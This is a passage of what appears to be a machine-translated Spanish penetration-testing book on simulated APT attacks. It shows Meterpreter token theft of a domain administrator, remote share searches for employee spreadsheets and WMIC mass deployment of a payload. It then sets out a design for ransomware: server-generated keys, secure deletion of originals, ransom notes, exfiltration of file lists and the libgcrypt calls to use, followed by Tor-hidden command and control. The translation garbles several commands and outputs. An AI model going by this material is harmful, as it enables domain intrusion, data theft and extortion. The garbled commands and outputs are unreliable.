Nombre de usuario : administrador global
Nombre del equipo: itmail01.it.pharma.com
IP: 192.168.65.11
Sesión De: 190.168.96.21
Administrador local:

Dominio de usuario: it.pharma.com
Nombre de usuario: administrador global
Nombre del equipo: itmail01.it.pharma.com
IP: 192.168.65.11
Sesión De: 192.168.0.99
Administrador local:

Dominio de usuario: it.pharma.com
Nombre de usuario : administrador global
Nombre del equipo: itterm01.it.pharma.com
IP : 192.168.65.13
Sesión De: 192.168.0.99
Administrador local:

Dominio de usuario: it.pharma.com
Nombre de : administrador global
usuario ComputerName: itdc02.it.pharma.com
IP: 192.168.65.32
Sesión De: 192.168.0.99
Administrador local:

Dominio de usuario: it.pharma.com
Nombre de : administrador global
usuario Nombre de la computadora: itdc01.it.pharma.com
IP: 192.168.65.10
Sesión De: 192.168.0.99
Administrador local:

Dominio de usuario: it.pharma.com
Nombre de : administrador global
usuario Nombre del equipo: itsql02.it.pharma.com
IP: 192.168.65.63
Sesión De: 192.168.0.99
Administrador local:

Dominio de usuario: it.pharma.com
Nombre de : administrador global
usuario Nombre de la computadora: ITSQL01.it.pharma.com
IP : 192.168.65.12

SesiónDe: 192.168.0.99 LocalAdmin:

En este ejemplo, PowerView usa comandos nativos de la API de Windows para obtener los usuarios registrados para las máquinas del dominio.

Parece que ITSQL01.it.pharma.com tiene un administrador de dominio llamado globaladmin conectado. Una vez más, utilizaremos un ataque de administrador local "Pass the Hash" para comprometer el host y luego conseguiremos que Metasploit enumere los tokens disponibles en ese host:

```
meterpreter> getuid Nombre  
de usuario del servidor: IT\pharmaadmin  
meterpreter > usar incógnito Cargando extensión  
de incógnito... éxito. meterpreter > getuid meterpreter >  
list_tokens -u
```

Fichas de delegación disponibles

```
=====
```

```
AUTORIDAD DE NT\SERVICIO LOCAL  
AUTORIDAD DE NT\SERVICIO DE RED  
AUTORIDAD\SISTEMA NT  
T\farmaadministrador  
FARMACÉUTICA\globaladmin
```

Podemos robar el token de sesión del administrador del dominio, lo que nos dará un control completo de todos los hosts de este dominio.

```
meterpreter > suplantar_token PHARMA\globaladmin  
[+] Token de delegación disponible  
[+] Usuario suplantado con éxito PHARMA\globaladmin meterpreter > getuid
```

Nombre de usuario del servidor: PHARMA\globaladmin

hacer una lista de compras

Está bien. Vamos de compras. Nuestro objetivo principal siguen siendo los datos de los empleados pero, dado nuestro acceso altamente elevado, nos debemos a nosotros mismos no perder la oportunidad de un robo de datos potencialmente masivo. Lo *último* que queremos hacer en esta etapa es comenzar a crear sesiones de shell individuales en los hosts de nuestro dominio comprometido. Hay demasiados sistemas y creará conversaciones sospechosas en la red, pero lo más importante de todo es que no es necesario.

Lo que queremos en esta etapa es una *lista de compras*, una lista en todo el dominio

de la ubicación de archivos interesantes. Esto puede ser lo que queramos, pero digamos que estamos buscando específicamente documentos de Microsoft Office Excel en hosts remotos. Un simple comando dir será suficiente en este caso:

```
dir \\nombre de host\c$*.xl* /s/b
```

Asegúrese de conservar las opciones de la línea de comandos para que la salida contenga la ruta completa; esto facilitará la creación de scripts más adelante cuando sepa lo que desea copiar.

Por supuesto, esto es completamente escalable y programable, pero cuanto más amplia sea la red, más tiempo llevará la búsqueda. Un enfoque es buscar en la lista de objetivos posibles objetivos de recursos humanos, pero la nomenclatura de la estación de trabajo es muy vaga. Un mejor enfoque es usar LinkedIn para encontrar los nombres del personal que trabaja en el departamento de recursos humanos y hacer una referencia cruzada de aquellos con un volcado de usuario del AD. Luego puede determinar en qué estación de trabajo ha iniciado sesión ese usuario. Encontramos a una señora con el nombre de Fran Summers que representa Global HR en San Francisco. Usando PowerView, descubrimos que su nombre de usuario es fransumm:

```
samaccountname : francumm :  
usncreated 83047038  
userprincipalname : fransum@pharma.local : Cierto :  
mdbuseddefaults Fran Summers  
  
displayname miembro  
de: {CN=AX Requisition Users,OU=Groups,DC=phenomenex,DC=com,  
CN=HR,OU= Groups,DC=pharma,DC=com,  
  
CN=SP_Manf_PharmaShare_Technical,OU=Groups, DC=farmacia,DC=com, CN=Seguridad  
Miembros OWA,OU=Grupos,DC=farmacia,DC=com...}
```

También usando PowerView, vemos que fransumm está conectado a pharma1845.pharma.com:

```
PD C:\> Invocar-StealthUserhunter -Nombre de usuario "fransumm"
```

```
Dominio de usuario: pharma.com:  
de usuario fransumm Nombre  
Nombre de la computadora: pharma1845.pharma.com  
Sesión IPDe : 190.168.90.168.34.12
```

¡Paga suciedad! Ahora repetimos nuestro comando dir anterior:

```
dir \\nombre de host\c$*.xl* /s/b
```

```
C:\Users\fransumm\AppData\Local\Temp\Temp1_invbas3p0.zip\Invisib leBasic.xla C:  
\\Users\fransumm\Desktop\Onboarding\Asset & subnet information v0.2.xlsx C:  
\\Users\fransumm\Desktop\ Incorporación\RFCDocv2.xlsx C:  
\\Users\fransumm\Documents\Employee_complete_2016-04-12.xlsx
```

Ahora que tenemos control sobre toda la red de datos de Windows, debemos decidir un ataque adecuadamente devastador que podría ejecutarse después de nuestra extracción de la información objetivo. La forma más fácil y confiable es implementar en masa un sistema de cifrado de disco completo a través de las credenciales de administrador del dominio con una frase de contraseña suficientemente larga que la empresa nunca podría adivinar.

Una vez que el software se elimina e instala, podemos rebotar todas las estaciones de trabajo y servidores de Windows en la red. Cuando se inicien nuevamente, requerirán la frase de contraseña para continuar con la secuencia de inicio y (en ausencia de eso) serán completamente irrecuperables. Este es un ataque despiadado que también podría exponer a la empresa a la extorsión. Un millón de dólares en Bitcoin por la contraseña, por ejemplo. Sin embargo, este es un ejercicio de modelado, así que no vamos a hacer nada de eso. Es suficiente para demostrar la vulnerabilidad enviando un binario personalizado al dominio de destino. Por ejemplo, para apuntar específicamente al Reino Unido, haríamos lo siguiente.

Primero obtenga un shell de comando con credenciales de administrador de dominio:

```
Runas /usuario:domainuk@UK cmd
```

Ejecute el instalador de WMIC, que nos permitirá implementar el software de forma invisible y remota sin más interacción con el usuario:

```
c:\>wmic
```

En este punto, solo necesitamos especificar una lista de computadoras de destino y una ruta a nuestra carga útil:

```
> /node:::@ "c:\computers.txt" llamada del producto install true,"" , "c:\PathToSu\File.msi
```

¡Hemos terminado!

Resumen

Pasamos de ser un humilde usuario de escritorio a tener acceso completo al dominio en menos de una hora. ¿Se siente seguro? Espero que no. Este no es un escenario artificial, único o difícil de replicar y todas las herramientas que he demostrado aquí son de dominio público y están disponibles gratuitamente. La gran conclusión aquí es que Windows no es un entorno indulgente si eres perezoso con la seguridad. Incluso si no lo está, puede meterse en problemas rápidamente si sus usuarios pueden escalar sus privilegios localmente. En un escenario APT, eso suele ser solo cuestión de tiempo.

Ejercicios

1. Descargue un exploit del lado del cliente existente. Modifíquelo para que pase por alto su solución antivirus favorita. Asegúrate de que aún funcione.
2. Descargue el dispositivo virtual Metasploitable v2. Practique Metasploit contra él y familiarícese con sus fortalezas y debilidades.

Capítulo 5

Armas y municiones

Este capítulo es un ejemplo interesante de las consecuencias potencialmente de largo alcance de no asegurar su propiedad intelectual. En la era moderna del concepto total a la fabricación de automatización de productos, la pérdida de incluso unos pocos archivos de diseño asistido por computadora (CAD) es potencialmente suficiente para hundir su negocio. En los últimos años, el uso de sistemas de control numérico por computadora (CNC) se ha vuelto muy popular en el diseño y la fabricación de armas, ya que las fuerzas armadas solicitan sistemas más complejos en un mercado abarrotado en el que, por lo general, se adjudicará el contrato de adquisición al postor más bajo.

Los sistemas CNC se utilizan para producir armas en masa con una especificación exacta con un mínimo absoluto de interacción humana, a veces solo ensamblando las piezas completas. Un efecto secundario de este enfoque es que los sistemas CNC están fácilmente disponibles, son relativamente económicos y pueden generar un rápido retorno de la inversión.

Eso, junto con el hecho de que los documentos de instrucciones de CNC necesarios para manejar tales máquinas se pueden compartir fácilmente a través de Internet y que la fabricación de armas CNC en el hogar se ha convertido en una especie de pasatiempo de nicho entre ciertos segmentos de Internet, el potencial no solo para la pérdida de propiedad intelectual pero también para la proliferación masiva es obvio. En el futuro, la impresión 3D avanzada (como un término amplio que incluye plásticos y metales endurecidos) estará disponible para prácticamente todos y la restricción legal de las armas de fuego probablemente sea imposible de evitar (consulte la [Figura 5.1](#)).




Figura 5.1: Artillero fantasma distribuido en defensa. Una máquina CNC de código abierto diseñada para fabricar receptores inferiores AR-15 restringidos por la ley federal.

Fuente: <https://ghostgunner.net/>

ARMAS, BALAS Y POLÍTICA

Si no hubiera adivinado que algunas de las armas pequeñas más avanzadas del mundo están diseñadas y fabricadas en Bélgica, no está solo. Me sorprendió saber que gran parte del armamento más vanguardista, caro y ultramoderno se origina allí. A menos que seas un aficionado a las armas de fuego o un traficante de armas, probablemente no sabías esto más que yo.

No obstante, gran parte del armamento más vanguardista, caro y ultramoderno se origina allí (y en los últimos dos años ha terminado en manos de los rebeldes libios debido a algunas negociaciones políticas muy extrañas que están mucho más allá del alcance de este libro).

Resumen de antecedentes y misión

El espionaje industrial (y el robo descarado de ideas que se hacen pasar por innovación) ha sido durante mucho tiempo una faceta de la industria armamentística. Esto es particularmente evidente cuando

comparando los sistemas de armas de la OTAN/Pacto de Varsovia de la Guerra Fría, pero la filosofía sigue vigente en el comercio nacional de armas en la actualidad (ver [Figura 5.2](#)).



[Figura 5.2:](#) El AT-4 soviético (derecha) era una copia del sistema MILAN francés (izquierda).

Fuente: Imagen compuesta, trabajo propio

... copiar es parte del negocio de las armas de fuego, y estoy seguro de que verá el mecanismo de gatillo estilo P3AT en muchas otras pistolas (me viene a la mente Taurus). Personalmente, no estaba contento de que Ruger afirmara tener un diseño completamente nuevo, cuando claramente se basaba en nuestro diseño. Y cuando una actualización del mecanismo de disparo que diseñé llegó al Ruger después de salir en el P3AT, no me hizo sentir mejor.
Pero ese es el negocio.

—George Kellgren, CEO de Kel-Tec, sobre el plagio en la industria de las armas de fuego. (<http://www.thefirearmblog.com/blog/2010/10/12/gun-design-engineer-answers-your-questions/>)

El hecho de que la práctica sea generalmente aceptada no significa que sea exactamente bienvenida. Si bien no hay nada que los fabricantes puedan hacer para evitar que la competencia realice ingeniería inversa de sus productos terminados, esa es una perspectiva completamente diferente a permitirles ver documentos CAD o CNC y especificaciones de ingeniería. Con ese zumbido en mis oídos, me encontré planeando un ejercicio de modelado de APT para uno de los principales fabricantes de armas del mundo: proveedores habituales de las fuerzas armadas de todo el mundo, incluidas muchas ramas del ejército estadounidense.

No es sorprendente que los objetivos principales de las pruebas fueran determinar la facilidad de adquisición de cualquier esquema y documentación relacionada con el diseño de armas y

fabricar. Esto incluiría los archivos CAD que podrían usarse para controlar las máquinas CNC, así como cualquier dato que pudiera ser útil para la competencia para determinar cómo se estaban resolviendo ciertos problemas complejos de ingeniería, es decir, la tolerancia al calor en los materiales compuestos de próxima generación. Esto podría ser planos formales, procesos internos en el servidor local de SharePoint o intranet, o incluso comentarios casuales compartidos entre ingenieros por correo electrónico o mensajería instantánea.

Otra preocupación era la susceptibilidad de la empresa a los ataques de ransomware. Si bien he incluido instrucciones detalladas sobre cómo simular una infestación de ransomware en la siguiente sección, para que dicha tecnología se entienda mejor, mi consejo en este caso particular (y en la mayoría de los casos) es simplemente ser consciente de los peligros del ransomware y tener un plan de recuperación antes del hecho.

OSINT (INTELIGENCIA DE CÓDIGO ABIERTO)

La importancia de OSINT (o Open Source Intelligence) nunca debe subestimarse: es sorprendente la cantidad de información útil para un actor externo que se puede derivar de Internet, folletos, entrevistas y el sitio web de la empresa. Considere lo que le gustaría saber al iniciar un ejercicio de modelado como este. El objetivo va a utilizar algunas tecnologías y software muy específicos; saber exactamente qué reducirá el tiempo total de compromiso, reduciendo así las posibilidades de detección y aumentando las posibilidades de una misión exitosa. El diablo está en los detalles, pero los detalles generalmente están ahí para que todos los vean.

Entrega de carga útil Parte V: simulación de un Ataque de ransomware

El ransomware es actualmente el flagelo de Internet y es un problema que probablemente solo empeorará. Dado que solo se requieren habilidades básicas de programación para ejecutar un ataque de este tipo (así como la amplia disponibilidad de bibliotecas criptográficas de terceros), en realidad es sorprendente que este tipo de malware haya tardado tanto en surgir y madurar. Ahora que lo ha hecho, es prácticamente inevitable que su organización se vea afectada en algún momento.

¿Qué es el ransomware?

El ransomware es un software que, cuando se implementa en un host comprometido, cifra los archivos (o, en algunos casos, todo el espacio de almacenamiento local) y exige el pago de la recuperación de datos en forma de contraseña o clave de descifrado, según la naturaleza del malware. Por lo general, el ransomware se entrega a través de kits de explotación que atacan vulnerabilidades en el software del lado del cliente, siendo Adobe Flash el objetivo más popular debido a su implementación casi universal y su terrible historial de fallas de seguridad. El pago casi siempre se exige a través de Bitcoin, una moneda criptográfica semianónima creada por "Satoshi Nakamoto", que es el seudónimo de partes desconocidas al momento de escribir este artículo (hay muchas personas que han reclamado esta identidad y muchas más que han sido erróneamente identificado como tal).

El ransomware es un problema creciente. Es dinero fácil para el crimen organizado que busca apuntar a la fruta al alcance de la mano y siempre hay personas dispuestas a pagar. Algunos grupos o autores de ransomware aceptarán el pago a través de PayPal, pero tienden a exigir más dinero, presumiblemente para compensar los pasos adicionales que deberían tomarse para proteger las identidades de los ladrones.

ADVERTENCIA

Nunca pague el rescate. Cada centavo que paga a los extorsionadores está financiando futuros incidentes de este tipo y va directamente a los bolsillos de la mafia. Realice copias de seguridad diarias de sus datos en un almacenamiento separado. Incluso si paga, *no* tiene ninguna garantía de recuperar sus datos. No importa si el rescate es de \$100 o \$1,000,000, cada éxito envalentona aún más al atacante. no pagues

¿Por qué simular un ataque de ransomware?

El objetivo final de las pruebas de penetración es ilustrar la amenaza, el riesgo y la vulnerabilidad. Demostrar esto con relación al usuario final a menudo requiere un contexto y el ransomware es un ejemplo poderoso. Un usuario que se enfrenta a la impotencia que se deriva de ser víctima de un ataque de este tipo nunca necesita que se le vuelva a decir por qué la seguridad es importante, ni tampoco el CISO quiere tener que explicarle al CEO que si quiere recuperar su valiosa IP , necesitan pagar un millón de dólares a la mafia rusa.

Sin querer recalcar el punto, los días en que las empresas tenían que preocuparse por nada más molesto que los adolescentes aburridos y los etiquetadores web quedaron atrás. Hay gente muy mala por ahí y necesitas saber a qué te enfrentas.

Un modelo para la simulación de ransomware

Para simular un ataque de ransomware, es necesario hasta cierto punto crear ransomware; después de todo, no querrá usar el código hostil de otra persona. Al desarrollar un marco realista, considere la siguiente funcionalidad como mínimo:

- Solo criptografía asimétrica. Se deben usar claves separadas para el cifrado y el descifrado.
- Generación remota de claves. En el momento de la implementación, el agente C2 debe enviar una solicitud al servidor C2 solicitando que se genere un par de claves pública y privada. Luego, la clave pública se descarga al agente para el proceso de cifrado, lo que garantiza que el sistema comprometido nunca tenga acceso a la clave privada (que, a la inversa, se usa para el descifrado). El par de claves existirá en el servidor en su propio directorio de tal manera que pueda vincularse al sistema de destino en el futuro. Un ejemplo es hacer un hash SHA de la clave pública y usarlo como el nombre del directorio.
- Configurable para apuntar a grupos de archivos específicos (es decir, documentos de Word, hojas de cálculo de Excel, etc.), así como para determinar si solo se atacan los archivos locales o si también se deben incluir recursos compartidos de red.
- Eliminación segura. Una vez que se cifra un archivo, la fuente debe eliminarse de tal manera que sea irrecuperable. Hashing y sobreescritura del archivo es un ejemplo de cómo se puede lograr esto.
- Notifique al objetivo del ataque exitoso y proporcione un medio para recuperar los archivos, es decir, generar un hash SHA de la clave pública en el sistema comprometido y proporcionar esa cadena como referencia al solicitar el pago. Un

La forma automatizada de recuperar archivos con la clave una vez que se paga el rescate debe integrarse en el agente C2.

- La capacidad de exportar los nombres de todos los archivos cifrados al servidor C2 en caso de que haya algo interesante que pueda agregarse a una "lista de compras", es decir, para robar.

Criptografía asimétrica

Este no es un tratado sobre tecnología criptográfica, eso está más allá del alcance de este trabajo. Sin embargo, es necesario comprender algunos principios incluso si no está interesado o familiarizado con lo que sucede debajo del capó. Ciertamente, no es necesario poder implementar cifrados o protocolos criptográficos desde cero, ya que todos los principales lenguajes de programación tendrán bibliotecas criptográficas adecuadas para nuestros propósitos. Si está buscando una buena introducción a la criptografía, le sugiero *Applied Cryptography 20th Anniversary Edition* de Bruce Schneier (Wiley, 2015).

En pocas palabras, la criptografía asimétrica (o criptografía de clave pública) utiliza dos claves diferentes: una para cifrar y otra para descifrar. Matemáticamente, estas claves están relacionadas pero una no puede derivarse de la otra. El beneficio de este enfoque en las tareas de seguridad del día a día es que se puede compartir una clave pública con los contactos (o con todo Internet), lo que permite cifrar el contenido, al que a su vez solo puede acceder cualquiera que tenga acceso a su información privada. key (que deberías ser solo tú). Esto es ideal para aplicaciones como el correo electrónico. Esto se compara con la criptografía simétrica (o encriptación de clave privada), donde se usa la misma clave para encriptar y desencriptar. Esto no es adecuado para un ataque de ransomware, ya que es al menos plausible que la clave pueda recuperarse mediante un ejercicio forense competente. Esto es poco probable para los propósitos establecidos aquí, pero se debe buscar la perfección en todas las cosas.

Desde la perspectiva del ransomware, la criptografía asimétrica es útil porque significa que los archivos se pueden bloquear y, a cambio de un rescate, se proporciona algo tangible para recuperarlos, algo que la víctima no podría adquirir de otra manera, y esa es la privacidad. llave.

En el lenguaje de programación C, tiene acceso a la biblioteca libgcrypt , que se muestra en [la Tabla 5.1, que](#) contiene todo lo que necesita para implementar un ataque de ransomware. RSA o DSA son los conjuntos de cifrado de clave pública recomendados. Las siguientes funciones son de interés específico:

Tabla 5.1: La biblioteca libgcrypt contiene todas las funciones criptográficas que necesitará.

PRIMITIVO O OPERACIÓN	ALGORITMOS O IMPLEMENTACIONES
cifrados simétricos:[5]	IDEA, 3DES, CAST5, Blowfish, AES (128, 192, 256 bits), Twofish (128, 256 bits), ARCfour / RC4, DES, Serpent (128, 192, 256 bits), Ron's Cipher 2 / RC2 (40, 128 bits), SEED, Camelia (128, 192, 256 bits), Salsa20, Salsa20/12, ChaCha20, GOST 28147-89
modos de cifrado: [6]	ECB, CFB, CBC, OFB, CTR, AES-Wrap (RFC 3394), CCM, GCM, Corriente, OCB
algoritmos de clave pública:[7] [8]	RSA, DSA, El Gamal, ECDSA, EdDSA
picadillo algoritmos:[9]	MD2, MD4, MD5, SHA-1, SHA-224, SHA-256, SHA-384, SHA-512, SHA3-224, SHA3-256, SHA3-384, SHA3-512, SHAKE128, SHAKE256, RIPEMD-160, TIGER/192, TIGER1, TIGER2, Whirlpool, CRC-24 (como en RFC 2440), CRC-32 (como en ISO 3309, RFC 1510), GOST R 34.11-94, GOST R 34.11-2012 (256, 512 bits)
códigos de autenticación de mensajes (MAC): [10]	HMAC, CMAC, GMAC, poli1305
derivación clave funciones (KDFs):[11]	S2K (como en RFC 4880: simple, salado, iterado+salado), PBKDF2, GUIÓN
curvas elípticas:	NIST (P-256, P-384, P-521), SECG (secp256k1), ECC Brainpool/RFC 5639 (P256r1, P384r1, P512r1), Bernstein (Curve25519), GOST R (34.10-2001, 34.10-2012)

- `gcry_pk_encrypt`: cifrar datos con una clave pública.
- `gcry_pk_decrypt`: descifrar datos usando una clave privada.
- `gcry_pk_genkey`: cree un nuevo par de claves pública/privada.

Generación remota de claves

El par de claves debe generarse en el servidor para garantizar que el cliente nunca vea la clave privada hasta que se pague el rescate. Algunas implementaciones de ransomware generan el par de claves en el cliente y luego envían la clave privada al servidor.

El peligro de esto es doble: un error comunicado al servidor puede impedir que se entregue la clave privada, lo que hace que los archivos sean completamente irrecuperables. Si la clave privada se genera en el cliente, siempre existe el peligro de que la víctima pueda recuperarla. Obviamente, ninguno de estos escenarios es beneficioso.

Archivos de destino

Se puede orientar cualquier tipo de archivo a través de documentos de Microsoft Office y archivos de bases de datos. Se puede apuntar a cualquier cosa que pueda contener información valiosa, incluidos los archivos de datos del juego y las billeteras de Bitcoin. En Windows, las unidades de disco se referencian mediante una letra (incluidos los recursos compartidos de red), por lo que el primer paso debe ser enumerar todas las unidades y escanearlas en busca de archivos del tipo de archivo de destino. Una vez que este proceso haya concluido, se debe exportar un manifiesto completo al servidor C2 (ya que puede haber documentos interesantes que valga la pena conservar). En este punto (y solo en este punto) debería comenzar el cifrado del archivo. Como cada archivo está encriptado, su nombre debe agregarse a una lista en algún lugar del host (es decir, c:\ransom\files.txt) y el archivo original debe destruirse mediante la limpieza criptográfica. El archivo debe sobrescribirse con datos hash aleatorios antes de eliminarlo. El archivo encriptado debe colocarse en el mismo directorio que su contraparte de texto sin formato (consulte la [Figura 5.3](#)).




Figura 5.3: Flujo del proceso de cifrado.

Solicitando el rescate

Una vez que se completa el ataque, la clave pública se codifica utilizando el mismo proceso que se usó cuando se creó en el servidor C2. El único propósito de esto es crear un pequeño identificador único que las víctimas pueden usar cuando notifican que han pagado el rescate y permitir que el perpetrador encuentre la clave privada correspondiente. Este hash podría pegarse en una página web y la clave privada se entregaría automáticamente. Las víctimas también deben ser notificadas del contenido de c:\ransom\files.txt para que tengan completamente claro lo que está en juego. Consulte la [Figura 5.4](#).




Figura 5.4: Flujo del proceso de descifrado.

Mantenimiento de C2

Vale la pena señalar que incluso si paga un rescate, eso no significa que será la última vez que tenga noticias del atacante. En este caso, la infraestructura de comando y control aún está en su lugar y los archivos de la víctima aún son accesibles. Un ataque de ransomware podría ser solo un componente en un escenario APT más grande. Como vio en el capítulo anterior, una vez que un atacante puede acceder a grandes secciones de la red o del dominio, un robo de datos a gran escala puede convertirse fácilmente en una operación de rescate a gran escala. De manera repugnante, el objetivo más popular para tales ataques en este momento son los hospitales porque están bajo la mayor presión para pagar. No tienen tiempo para participar en operaciones forenses a largo plazo o costosos ejercicios de recuperación de datos cuando los archivos a los que han perdido el acceso son esenciales para brindar atención médica.

Pensamientos finales

¿Debería alguna vez llevar a cabo tal ejercicio? No. Ciertamente puedes hacer más daño que bien si lo haces ociosamente (por lo que no asumo ninguna responsabilidad); sin embargo, no hay absolutamente ninguna duda en cuanto a su eficacia. Si usted es un CISO que realiza pruebas de penetración como palanca para obtener un mayor presupuesto para seguridad, podría ser algo a considerar (de una manera muy controlada).

Comando y Control Parte V: Creando un Encubierta Solución C2

La necesidad de comunicarse a través de Internet es el eslabón débil de cualquier infraestructura de mando y control. Incluso si el C2 se distribuye en varios servidores, existe la fragilidad inherente que surge de la necesidad de comunicarse con direcciones IP que podrían bloquearse en un enrutador fronterizo si el equipo de la red considera que el tráfico es sospechoso o si los servidores C2 se agregan a las bases de datos de amenazas, como Open Threat Exchange, que puede actualizar automáticamente los dispositivos de seguridad con direcciones de "mal conocido". Otro problema es que una vez que se ha identificado un servidor C2, existe el riesgo de que las fuerzas del orden público lo desmantelen físicamente y lo incauten. Afortunadamente, hay una solución para ambos problemas.

Presentamos el enrutador de cebolla

Si está leyendo esto, es probable que haya encontrado el *enrutador cebolla* (*Tor*) de una forma u otra o al menos tenga una idea de lo que es. Para resumir, Tor se usa principalmente para anonimizar el comportamiento de un usuario de Internet: el tráfico web (por ejemplo) se enruta a través de varias capas de enrutadores (de ahí la cebolla) antes de volver a enrutarlo a la Internet pública a través de un nodo de salida. Cada capa solo puede ver sus propias conexiones ascendentes y descendentes en cualquier sesión y el tráfico está encriptado. Esto anonimiza efectivamente al usuario de Internet.

